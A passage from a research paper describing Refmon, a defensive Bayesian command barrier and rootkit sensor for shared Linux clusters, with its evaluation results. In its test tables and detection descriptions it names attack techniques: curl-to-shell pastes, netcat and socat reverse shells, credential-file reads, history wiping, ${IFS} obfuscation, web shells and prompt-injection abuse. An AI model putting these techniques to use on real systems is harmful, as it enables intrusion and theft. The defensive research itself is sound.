$\mathcal{V} \leftarrow \textsc{EmitVerdictIfChanged}(\text{rec}, J)$
if Gate $\neq$ `None` **then**
$\mathcal{V} \leftarrow \text{Gate.tick}(e.\text{ts}) \,\|\, \mathcal{V} \,\|\, \text{Gate.handle}(\text{rec}, J, e.\text{ts})$
return $\mathcal{V}$

Algorithm 2: Monotone Question-Grouped Bayesian Judge (`v2.0`)

Input: Story record rec, provenance tagger $\mathcal{T}$, signed policy Π.
Output: Story judgement $J = (\text{decision}, L, \text{failed}, \text{override}, \text{gated})$.
$s_{\text{ori}} \leftarrow \max_{\ell \in \text{rec.label_ids}} \mathcal{T}.\text{strength}(\ell, \text{rec.last_ts})$; $\text{labeled} \leftarrow (s_{\text{ori}} \geq \Pi.\theta_{\text{ori}}) \wedge \Pi.\text{enabled}(\texttt{R-ORI})$
Filter $\mathcal{S} \leftarrow \{s \in \text{rec.signals} : (\neg s.\text{allowed} \vee \text{labeled}) \wedge \Pi.\text{rule_enabled}(s) \wedge s \notin \Pi.\text{exceptions}\}$
Append persistent carried contract signals from $\{\ell \in \text{rec.label_ids} : s_\ell \geq \Pi.\theta_{\text{ori}}\}$
Check priority overrides $\mathcal{O}$: `self_tamper` $\succ$ `canary` $\succ$ `protected_asset` $\mapsto$ `BLOCK`; unlabeled `trusted` (source event or live trust mark) $\mapsto$ `ALLOW`
if $\mathcal{O} \neq$ `None` **then return** forced override decision with audit trace
$\mathcal{E} \leftarrow \{(s.\text{question}, s.\text{name}, 1.0) : s \in \mathcal{S}\}$ ▷ `v1.3`: unit strength for Contract & Effect
if labeled **then** $\mathcal{E} \leftarrow \mathcal{E} \cup \{(\text{origin}, \texttt{origin_external}, s_{\text{ori}})\}$
$L \leftarrow \ln \frac{\Pi.\pi}{1-\Pi.\pi} + \sum_{q \in \{\text{ori,con,eff}\}} \max_{(q,j,s_j) \in \mathcal{E}} (\Pi.w_j \cdot s_j)$
$\tau_b \leftarrow \ln(\Pi.C_{\text{fb}} / \Pi.C_{\text{miss}})$; $\tau_h \leftarrow \ln(\Pi.C_{\text{hold}} / (\Pi.h \cdot \Pi.C_{\text{miss}}))$; $C_{\text{fail}} \leftarrow \exists s \in \mathcal{S} : s.\text{question} = \text{contract}$
if $L \geq \tau_b \wedge C_{\text{fail}}$ **then return** (`BLOCK`, L, gated $=$ `false`)
else if $L \geq \tau_b \wedge \neg C_{\text{fail}}$ **then return** (`HOLD`, L, gated $=$ `true`) ▷ Contract Gate
else if $L \geq \tau_h$ **then return** (`HOLD`, L, gated $=$ `false`)
else return (`ALLOW`, L, gated $=$ `false`)

Algorithm 3: Multi-Pass 6-Engine Read-Only Rootkit Cross-View Sensor

Input: Pass count $m \geq 2$, interval $\Delta\tau$, own UID u, signed policy Π.
Output: Structured `RootkitScanReport` with posterior L_{rk} and decision D_{rk}.
$\mathcal{F}_{\text{single}} \leftarrow \textsc{ScanPreloadAndMemfdAndMaps}(u) \cup \textsc{ScanTaintAndPromisc}()$
for $r = 1 \ldots m$ **do**
    $\Delta^{(r)}_{\text{mod}} \leftarrow \textsc{SysfsModules}() \setminus \textsc{ProcModules}()$ ▷ Engine 4: Hidden LKM check
    $\Delta^{(r)}_{\text{pid}} \leftarrow \textsc{DirectOwnPidProbe}(u) \setminus \textsc{ProcReaddirPids}()$ ▷ Engine 6: Hidden PID check
    if $r < m$ **then** sleep($\Delta\tau$)
$\Delta^{*}_{\text{mod}} \leftarrow \bigcap_{r=1}^{m} \Delta^{(r)}_{\text{mod}}$; $\Delta^{*}_{\text{pid}} \leftarrow \bigcap_{r=1}^{m} \Delta^{(r)}_{\text{pid}}$ ▷ Suppress transient churn
Map $\mathcal{F} \leftarrow \mathcal{F}_{\text{single}} \cup \textsc{Findings}(\Delta^{*}_{\text{mod}}, \Delta^{*}_{\text{pid}})$ to log-odds $L_{\text{rk}} = L_0 + \sum_{f \in \mathcal{F}} w_{\text{rk}}(f, m)$
Evaluate $D_{\text{rk}} \leftarrow \textsc{Decide}(L_{\text{rk}}, \tau_b, \tau_h, \text{override} =$ `SELF_TAMPER if` $\exists f.\text{self_tamper})$
return `RootkitScanReport`$(\mathcal{F}, L_{\text{rk}}, D_{\text{rk}})$

(`171139148`), replays them in the git tags `v1.7` and `v2.0`, and checks the result against those files; both versions reproduce them exactly, variant by variant. The source of `v1.0`–`v1.6` did not survive a squash of the repository history, so Table 4 and the earlier rounds of Table 5 stand as recorded results with their per-variant data, not as re-runnable tags; the reproduction refuses a tag that does not hold its version's code instead of silently replaying the installed one. All charts in this section are generated from the same files (`documentation/make_figures.py`), so a chart cannot disagree with a table.

Table 4 (Appendix C) summarizes the progression from `v1.0` to `v1.3`. All 46 golden scenarios across all 17 attack families reach their exact expected decisions (100%). Across the 633 malicious variants, fixing hold containment on unlabeled signal-producing processes (`v1.1`–`v1.2`) eliminated all 69 "holds that paused nothing" and all 11 "blocks that acted on nothing," raising active containment from 86.3% to 98.7% ($p = 3.3 \times 10^{-24}$). Enforcing monotonicity in `v1.3` converted 19 faded-label holds into decisive blocks ($p = 3.8 \times 10^{-6}$ vs. `v1.2`) while keeping the false-block rate on neutral benign mutations unchanged at 2.0% (3/151).

Rounds `v1.4` to `v2.0`. Table 5 (Appendix C) lists the four pre-registered rounds that followed. The `v1.7` round exposed the last benign false blocks: three timing variants of a signed installation from a trusted software portal whose steps lay further apart than W_q (finding F10). On the fresh seed `171139148` (886 variants), `v2.0` turns both remaining neutral false blocks of `v1.7` into allows and three false holds of a trusted deployment into allows, so the neutral benign outcome moves from 132/24/2 (allow/hold/block, 1.3% [0.3, 4.5] false blocks) to 137/21/0, every remaining hold being one the specification expects (`S49`, `S50`), and no benign variant ends worse than its unmodified file. No malicious variant changed: 625/635 are contained by both versions (98.4%), 314/324 (96.9% [94.4, 98.3]) on the subset the seed decides. The exact McNemar test on the changed benign pairs $(0, 5)$ gives $p = 0.0625$: consistent with the purpose of A65, but five variants are too few for significance on their own. A66

had nothing to act on in this seed (`v1.7` produced no hold that paused nothing); its evidence is its unit tests and a randomised containment property test, which rejected a first, too wide draft. Malicious containment stayed between 98.1% and 99.1% across the four seeds, with the neutral false-block rate falling from 2.0% (`v1.3`) to 0.0% (`v2.0`).

Where the remaining misses are. Figure 8 (Appendix C) shows the same rounds as Table 5: the large step is the hold containment of `v1.1`; every later change left containment within its interval and was aimed at false blocks, which reach zero in `v2.0`. Figure 2 splits the active version's results: 483 malicious variants (76.1%) are blocked outright, 142 (22.4%) held with an effective containment action, and 10 (1.6%) are not contained; no hold paused nothing. Of the 158 neutral benign variants, 137 are allowed and 21 held, every hold being one of the two benign scenarios the specification itself holds (`S49`, `S50`).

Figure 9 (Appendix C) locates them. Seven scenarios are blocked in every one of their variants, and twenty-two are fully contained; all ten misses fall in five scenarios, and every one is a documented gap of `tests/variants/known_gaps.yaml`. The slow ransomware stand-in `S19` (5 of 11 variants) and the oversized-response leak `S27` (2 of 3) evade the rate tests when their events are minutes or more apart (G2–G5); `S05`, `S07` and `S13` each lose a single seeded combination in which a process with no external lineage reaches a trusted host (G1). Figure 10 (Appendix C) shows the same from the side of the mutation: delivery, entry, obfuscation, destination and lineage changes are contained in 100% of their variants, even where they turn blocks into holds (entry: 69.6% blocked, 100% contained). Timing is the one dimension that defeats containment (50/54, 92.6%), and the 236 multi-factor combinations reach 97.5%: their six misses are three `S19` combinations that include a timing change and the three G1 combinations, each of which sends a process with no external lineage to a trusted destination. Removing the initial-access label from the four post-exploitation scenarios `S17`–`S20` changes nothing: all four remain blocked on their Contract and Effect signals alone.

4.4 Live Cluster Barrier, 16-Scenario Suite, and Rootkit Tests

Figure 4 (Appendix A) illustrates how Refmon can be operated on shared Linux HPC nodes where researchers lack `root` privileges: as an opt-in barrier for the commands sent through it and for watched directories, ahead of the kernel sensors of §6. The background service (`refmon serve`) verifies the Ed25519-signed policy, monitors user-space staging directories every 400 ms, and provides a lightweight local telemetry interface. Because all local users on a shared multi-tenant cluster can connect to localhost network ports, every API call requires a per-daemon secret token stored in a private directory (`mode 0700`), and all requests with non-local HTTP `Host` headers are rejected to prevent DNS rebinding attacks.

Table 1 (Appendix A) shows results from our live 16-scenario test suite ($16/16 = 100\%$ expected verdicts):

- **ClickFix Interception:** Pasted terminal attack commands are intercepted and halted prior to shell execution (`executed=False`).
- **Automated Quarantine:** Malicious PHP web shells dropped into staging directories are quarantined into read-only files (`mode 0400`) within < 500 ms.
- **Ransomware Suppression:** Sudden bursts of file modifications trigger automatic `mass_change` blocks.
- **Benign Workload Freedom:** Legitimate operations (such as installing Python packages via PyPI or running local benchmarks) proceed with zero false alarms.

In host integrity scans, the rootkit engine suppresses benign GPU driver kernel taints ($L = -6.91 \mapsto$ `ALLOW`), places an unexplained anonymous writable and executable memory region on hold ($L = -4.71 \mapsto$ `HOLD`), and blocks preload implants, hidden kernel modules, and stealth processes ($L \geq -2.51 \mapsto$ `BLOCK`). On the login node every scan was first held, and the only finding was the coding assistant's own process: JIT compilers (JavaScript engines, the JVM, the CLR) keep such a region for the code they generate. A region in a process whose executable path matches a known JIT runtime class is therefore reported as a context note, by class name only, in the same way as the GPU taint; it is never excused for a deleted, `memfd:` or `/tmp` executable, every other check of that process still runs, and a strict mode scores it as before. Because a process of the same user could imitate such a path, this is a convenience for shared nodes, not a security boundary. The scan exits with 0, 1 or 2 for allow, hold or block.

Pre-Execution Command Intent Prediction. To protect interactive terminals, Refmon inspects commands *before* the shell executes them. The barrier analyzes typed commands to predict the events they would produce, checking for hidden network tunnels (`socat`, netcat, reverse SSH shells), attempts to read sensitive credentials (`.aws`, `.kube`, private SSH keys), modifications to startup scripts or git hooks, and attempts to wipe shell history. To counter common shell obfuscation techniques, Refmon evaluates commands both as written and after stripping quotes, backslashes, and variable insertions (such as `${IFS}`). Table 3 (Appendix A) summarizes this coverage across 69 diverse probe commands.




Figure 2: The active version `v2.0` on seed `171139148`: (a) expected against actual decision for the 46 golden scenarios (every scenario on the diagonal, including the four holds the specification requires: the typed-command gap `S05`, the database-abuse gap `S22`, and the benign holds `S49` and `S50`); (b) outcome of the 635 malicious variants; (c) outcome of the 158 neutral benign variants. Red marks an error: an attack left uncontained or a harmless variant blocked.

4.5 Daemon Self-Monitoring and Notifications

A protection that silently stops working, and a daemon that silently dies, are both indistinguishable from a quiet day. `refmon serve` therefore runs a health thread next to the barrier: the self-test of §4.1 at start and every `self_test.interval` of the signed policy (6 h; 33 of 33 protections pass on the reference policy); a heartbeat file every `heartbeat.interval` (60 s) and at once when a problem appears or clears; a liveness check of the sandbox watcher; a re-verification of the policy file, so that an unsigned change raises an alert while the last valid policy stays in force and a validly signed change is adopted; and the rootkit scan every hour. Problems are tracked as a set and notified when they appear and when they clear, never on every tick; a block or a hold is notified once per story with its final decision, and dashboard demonstrations never are. Notifications go to an append-only log and the daemon's terminal and, if configured, to a webhook or to any program (for example `mail`); like a verdict that leaves the device, they carry fixed phrases, numbers and a device pseudonym, never a command, path, host or user name. The heartbeat also reports the sensor capabilities the policy relies on and the barrier lacks (process ancestry, network connections, privilege changes, signature checks) as degraded protection, following the rule that missing information is reported, never turned into evidence. Since a daemon cannot report its own death, `refmon health` reads the heartbeat from outside, for example from `cron`, checks that the process still exists, exits with 0, 1 (not running or stale) or 2 (running with a problem), and notifies once per change. We tested the chain end to end with a real daemon, a local webhook receiver and a command channel: a blocked paste, an unsigned policy edit, a `SIGTERM` and the outside check after the process had gone each produced exactly one notification.

4.6 Interactive Attack Lab and Evidence-Margin Analysis

Design. To let an operator probe the barrier by hand, Refmon ships an interactive command-line attack lab (`refmon lab`). It offers 35 templates (Table 6, Appendix D): 28 attacks in six families (social engineering, remote access and privilege, credentials, exfiltration and persistence, tampering and destruction, server, and two file attacks performed for real in the sandbox), one documented known limit, and six benign controls. As Figure 11 (Appendix D) shows, every command is sent through the live barrier before it may run; only an ALLOW, or a HOLD released by the user, executes, with the sandbox workspace as working directory, a fake home directory holding fake keys as `HOME`, and a 5 s timeout. All attack hosts lie under `.invalid`, which never resolves. Seven templates would touch the real system if they ran (`sudo`, `crontab`, `systemctl`, `pkill`, `docker`, a recursive delete or archive of the home directory); they are judged but never executed, even in observe mode. Operators can type their own commands with a chosen origin and role. Each run is saved as JSONL, CSV, a Markdown report and a JSON summary that records the thresholds, the weights, the version, the git commit and the policy digest; the operator's own commands are stored only as HMAC fingerprints.

Results. Table 7 (Appendix D) summarises the reference run. All 28 attacks are detected and 27 are prevented: the 60-file ransomware burst is detected only after the writes, because the writes are the attack. None of the six benign controls is held or blocked; the known limit is allowed, as documented. Contract fails in 27 of the 28 attacks, Effect in 27, Origin in only 24, and 23 attacks fail all three questions. Four attacks (the canary read, killing

Refmon, the home-directory wiper and the ransomware burst) are caught with no external origin at all, which is the point of judging consequences rather than entry. Six attacks end in an absolute override (protected asset three times, canary twice, self-tamper once). Figure 12 (Appendix D) places every command on the evidence scale and Figure 13 (Appendix D) shows which questions and signals did the work. In observe mode the same decisions are reached and none of the attacks is stopped. A decision takes a median of 4.5 ms per command on the shared login node, before the command starts; 32 of the 35 decisions take under 10 ms, and the three slowest (`wipe_home`, `encrypt_docs`, `ransom_burst`) take 90 to 161 ms (Figure 14b, Appendix D). Single-signal ablation (Table 8, Appendix D) shows that pasted attacks rely primarily on predicted effects.

Evidence margins and ablation. The 22 score-based blocks (the other six are overrides) lie on average +1.62 nats above τ_b; the thinnest three (+0.80) are the base64 mail script, the preload injection and the web-worker RCE. Removing any single Contract or Effect signal (Table 8, Figure 14a) would let 9 of the 22 through silently, leave 12 held, and keep one blocked. The reason is structural: a pasted command scores $-6.91 + 0.8 + 1.0 = -5.11 < \tau_h$, deliberately, so that harmless pasted commands are not interrupted (scenario `S11`). A pasted attack is therefore blocked only because the intent analysis predicts at least one Effect from the command text. The harmless pasted control lies 0.17 nats under τ_h, and the known limit (a script run by name) receives exactly the same evidence: from the text alone the two cannot be told apart. The evidence calculus overrules the 3/2/1 rule five times: three two-fail attacks become BLOCK instead of HOLD, and the two two-fail pastes become ALLOW instead of HOLD, so under the plain rule the hidden script would at least have been held. A practical consequence for a site: a tutorial command that downloads from a host the policy does not list scores like ClickFix ($L = -2.61$, BLOCK), so a deployment must list its own trusted hosts.

4.7 Adversarial Privacy Audit and Test Suite Summary

Running `refmon audit` executes an active red-team privacy audit across all generated verdicts, reports, stories, buffered events, learning proposals, and golden files:

- **Cleartext Leakage:** 264 output artefacts scanned → 0 **raw content findings**.
- **Dictionary HMAC Attack:** 349 fingerprints attacked across 2,119 common command/URL guesses without $K_{\text{dev}} \rightarrow 0$ **reversals** (whereas a positive control given K_{dev} reverses 6/6, confirming attack-harness validity).
- **Four-Eyes Escrow:** 10 single-approver re-identification attempts → 0 **permitted**; dual-approver requests succeed with hash-chain integrity verified (`audit chain intact = True`).
- **Automated Verification:** Across unit, Hypothesis property-based, golden replay, variant-matrix, rootkit, command-intent, CLI, live HTTP, and attack-lab tests, 1,925 automated tests pass, with one documented expected failure (the S19 stand-in changes 55 files where the hour-scale test needs 60). The randomised containment property test once failed on a generated process that reported a second parent later; the tagger keeps the parent from a process's first event, the test's own oracle took the last one. The oracle was corrected and the stream pinned as an explicit example; the core was unchanged.

5 Discussion

Attacks change payloads constantly, but what they do after gaining a foothold stays tied to OS rules: a web worker spawning a shell or dropping scripts will always break its role contract, no matter how clever the exploit. Refmon catches these actions by checking what happened instead of guessing what the payload looked like, while leaving ordinary developer commands alone. Fixing evidence monotonicity in `v1.3` and scoping trust to process lineage in `v2.0` closed edge-case leaks and cut false blocks to zero without widening permissions. Refmon keeps decisions deterministic rather than using reinforcement learning at runtime, avoiding reward poisoning and unexplainable black-box actions. Where gaps remain—such as out-of-band typed commands or slow leaks spread across hours—Refmon holds for human review rather than guessing.

What the attack lab shows. The lab confirms the catalog results on commands an operator chooses, and it exposes where the margin is thin (§4.6). For pasted commands the Effect question carries the decision: the design keeps harmless pastes below τ_h, so a paste whose effect the command text hides (a script run by name, a compiled binary) is allowed. This is a property of the pre-execution barrier, which can only read text; a kernel sensor would observe the script's reads and connections and judge them in the same story.

Limitations. Refmon today judges only what is submitted to it: commands sent through `guard` or the lab, files in its watched sandbox, and recorded event files. A user who does not use the barrier bypasses it. The live daemon runs as the user it protects, so a process of that user can stop it; the self-tamper override applies only to commands that pass the barrier, and the daemon's stop notification and the outside heartbeat check (§4.5) detect such a stop but cannot prevent it. The enforcer in the repository is simulated: the only real actions are refusing a guarded command and moving sandbox files into quarantine. Every result is a replay or a harmless stand-in (design decision A58); none was measured on real workloads. The reference policy lists placeholder hosts, so the destinations and trusted sources of a site must be written before use.

Deployment status. Refmon is an installable package, and `refmon serve` is the only component meant to run continuously (as the user, for example under `systemd --user`, with `refmon health` from `cron` as its outside watchdog and notifications to a site's chat or mail). Placing it between the users and the servers of an organisation needs, in order: the agreement of the operator (IT security; for staff machines in Germany also the data protection officer, with a data protection impact assessment, and the staff council); an isolated lab VM with root access; a kernel sensor behind `Sensor.emit` and a real enforcer behind `Enforcer.act` (§6); a lab validation in which lab verdicts equal replay verdicts and the per-event overhead is measured; a site policy whose contracts are learned in learning mode and approved by a person; and a pilot in observe mode, measured against targets fixed in advance (no benign block per week, at most one hold per user per week), before enforcement is enabled role by role as a root-owned system service.

6 Future Work

We plan to hook Refmon directly into Linux `eBPF` LSM and `fanotify` (or, as a first step, `auditd`) for non-bypassable kernel-level mediation across all processes, with an enforcer built on the cgroup freezer, process-tree kill, per-cgroup `nftables` rules and a root-owned quarantine, each with its undo record. The barrier itself can narrow the known limit before then, by reading a script that a command runs by name and judging its text together with the command. We are also extending provenance tracking across multi-node Slurm and MPI batch jobs on shared clusters, tuning multi-day drift detectors for ultra-slow ransomware, and backing policy keys with TPM hardware roots of trust before running a longitudinal campus pilot.

7 Conclusion

Refmon demonstrates that tracking behavioral consequences rather than exploit payloads provides a reliable, privacy-preserving defense against zero-day exploits, ClickFix lures, and stealth rootkits. Evaluated across 46 golden scenarios, 886 mutation variants, a live cluster barrier suite and a 35-template attack lab, Refmon achieves 100% golden accuracy, 98.4% containment of malicious variants with zero neutral false blocks, and detects all 28 lab attacks with no false alarm. Its mathematically verified monotonicity, minimal Bayes risk, and in-memory privacy boundary make it a sound foundation; the lab's ablation shows that pasted attacks rest on a single predicted Effect, and kernel sensors with a real enforcer are the remaining step before it can protect the users and servers of a shared site.

8 AI Disclosure

Generative AI assistants (Claude Code and Antigravity) were used under human supervision to help write code, generate test suites, render diagrams, and typeset this document from a human-written specification. No AI or machine-learning model runs inside the Refmon decision engine; every runtime verdict is a deterministic calculation governed by signed policies and proven mathematics. All

signal weights were frozen prior to evaluation, mutation streams used pre-registered random seeds, policy keys remained strictly human-held, and all empirical claims were validated by executable test suites.

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A Supplementary Architecture, Implementation, and Deployment

This appendix provides the formal vector dataflow schematic, the multi-tier deployment architecture, the unprivileged command barrier loop, and the live verification suite referenced in the main text.

Table 1: Live Barrier 16-Scenario Verification Suite (`mode=block`).

Scenario Type	Origin / Role	Q-Fails	L (nats)	Verdict
ClickFix Paste (`curl|sh`)	`web` / `shell`	3/3	−0.61	`BLOCK`
Obfuscated Base64 Mail	`mail` / `shell`	3/3	−3.11	`BLOCK`
AI Prompt-Injection Abuse	`agent_in` / `agent`	3/3	−0.11	`BLOCK`
Protected Credential Theft	`mail` / `shell`	OVR	−1.61	`BLOCK`
Server Web Worker RCE	`req_in` / `web`	3/3	−0.61	`BLOCK`
Web Shell Drop (`.php`)	`req_in` / `web`	3/3	−0.11	`BLOCK+QUAR`
Ransomware 55-File Burst	local / `shell`	2/3	+2.41	`BLOCK`
Decoy Canary Credential	`web` / `shell`	OVR	−1.61	`BLOCK`
SUID / `sudo` Escalation	`dl` / `shell`	3/3	−2.61	`BLOCK`
Crontab / `.bashrc` Persist	`web` / `shell`	3/3	−2.61	`BLOCK`
Security Tamper (`pkill`)	local / `shell`	OVR	−1.91	`BLOCK`
Supply-Chain Post-Install	`pkg` / `installer`	3/3	+1.89	`BLOCK`
Unverified Mirror Fetch	local / `shell`	1/3	−4.41	`HOLD`
Benign Local `ls -la`	local / `shell`	0/3	−6.91	`ALLOW`
Benign Pasted `echo`	`web` / `shell`	2/3	−5.11	`ALLOW`
Trusted PyPI Download	`dl` / `installer`	OVR	−6.91	`ALLOW`

Table 2: Frozen `v1.3` Policy Signal Weights (w_j in nats) and Cost Parameters ($\pi = 0.001$, $C_{\text{miss}} = 1000$, $C_{\text{fb}} = 20$, $C_{\text{hold}} = 5$, $h = 0.7$).

Axis	Signal Name	w_j	Signal Name	w_j
Origin	`origin_external`	0.8	—	—
Contract	`external_exec`	1.0	`write_other`	1.0
	`unsigned_launch`	1.5	`surprisal`	2.0
	`universal_violation`	2.0	`exec_violation`	2.5
	`connect_violation`	2.5	`asset_violation`	2.5
	`web_worker_exec`	3.0	`write_executable`	3.5
	`persist_violation`	3.5	`privilege_violation`	3.5
Effect	`asset_access`	1.5	`response_anomaly`	1.5
	`cache`	2.0	`fetch`	2.5
	`persist`	2.5	`exfil`	2.5
	`escalate`	2.5	`mass_change`	2.5
	`tamper`	3.0	`lateral`	3.5
	`credential`	3.5	`resp_anom_repeated`	3.5
	`threat_list_hit`	4.5	—	—

Listing 1: Core unprivileged user-space command barrier loop (excerpted from `src/refmon/live.py`).

```
story_id, j = self._feed_raw_events(raw_events)  # Observe ->
     Tag -> Link -> Judge -> Gate
lo = float(j.log_odds if j.log_odds is not None else 0.0)
blocked_by_barrier = (
    self.policy.mode is Mode.BLOCK
    and j.decision in (Decision.BLOCK, Decision.HOLD)
)
if execute and not blocked_by_barrier and j.decision is
     Decision.ALLOW:
    proc = subprocess.run(cmd, shell=True,
     cwd=str(self.workspace_dir),
                          capture_output=True, text=True,
     timeout=5.0, check=False)
```

Table 3: Command-Barrier Probes Typed Locally (`mode=block`). Bold: the held-out measurement.

Probe set	`v1.7`	`v2.0` first run	`v2`
23 attacker behaviours (`test_intent.py`)	23/23	23/23	
20 evasions, written before A67	11/20	20/20	
20 attacks, held out	13/20	**15/20**	
23 + 14 benign look-alikes (false alarms)	1	0	
15 benign, held out (false alarms)	1	**1**	

B Bayesian Decision Geometry, Signal Weights, and Containment

This appendix details the Bayesian log-odds decision geometry, the dual endpoint vs. server hold state machine, the frozen Bayesian signal weights, and the command intent prediction evaluation.




Figure 3: Formal TikZ vector schematic of Refmon's mathematical dataflow and shapes: rectangles denote deterministic functional stages, cylinders denote signed/stateful stores, the red dashed boundary marks the irreversible `Observe` cryptographic wall, and the diamond gate enforces the Contract Gate invariant ($L \geq \tau_{\text{block}} \wedge \neg C \wedge \mathcal{O} = \varnothing \implies$ HOLD).




Figure 4: Multi-tier deployment architecture and host integrity verification: (a) unprivileged user-space command barrier (`refmon guard`) and watched staging directories (`web_root` → `quarantine/` mode 0400) alongside optional kernel eBPF/LSM sensors; (b) six-engine two-pass cross-view rootkit sensor feeding bounded log-odds into the Bayesian decision judge.

C Full Robustness Catalog, Mutation Rounds, and Gaps

This appendix documents the complete evaluation results across specification versions `v1.0` to `v2.0`, including the 46 golden scenarios, the four pre-registered mutation rounds, scenario breakdowns, and mutation dimension sensitivity.

D Attack Lab Templates, Reference Run, and Ablation

This appendix presents the full attack lab execution flow, all 35 attack lab templates, reference run verdicts, evidence margins, and single-signal ablation analysis.

Table 4: Robustness Evaluation Across Specification Versions `v1.0`–`v1.3` on 46 Golden Scenarios and 879 Seeded Variants (Seed `654514256`), with Wilson 95% Confidence Intervals [26] and Paired Exact McNemar Tests [27]. Computed before finding F12, under which a hold that kills a process also counts as containment; with that correction `v1.0` contains 548 rather than 546 variants (Figure 8), and `v1.1`–`v1.3` are unchanged.

Evaluation Metric / Benchmark Partition	**`v1.0` (Frozen)**	**`v1.1` (A46–A50)**	**`v1.2` (A51–A54)**	**`v1.3` (Monotone)**
Golden Catalog Scenarios Matching Expected Decision ($N = 46$)	46/46 (100.0%)	46/46 (100.0%)	46/46 (100.0%)	46/46 (100.0%)
Malicious Variants ($N = 633$)				
Blocked outright	425 (67.1%)	467 (73.8%)	467 (73.8%)	486 (76.8%)
Effective Hold (process paused / file quarantined)	121 (19.1%)	157 (24.8%)	157 (24.8%)	139 (22.0%)
Contained = Block + Effective Hold [Wilson 95% CI]	86.3% [83.4, 88.7]	98.6% [97.3, 99.3]	98.6% [97.3, 99.3]	98.7% [97.5, 99.4]
Caught = Block + Any Hold [Wilson 95% CI]	97.2% [95.6, 98.2]	98.6% [97.3, 99.3]	98.6% [97.3, 99.3]	98.7% [97.5, 99.4]
Uncontained: Hold that paused nothing	69	0	0	0
Uncontained: Allowed malicious variants (Gaps G1–G3)	18	9	9	8
Blocks that acted on nothing (unlabeled fallback gap)	11	9	0	0
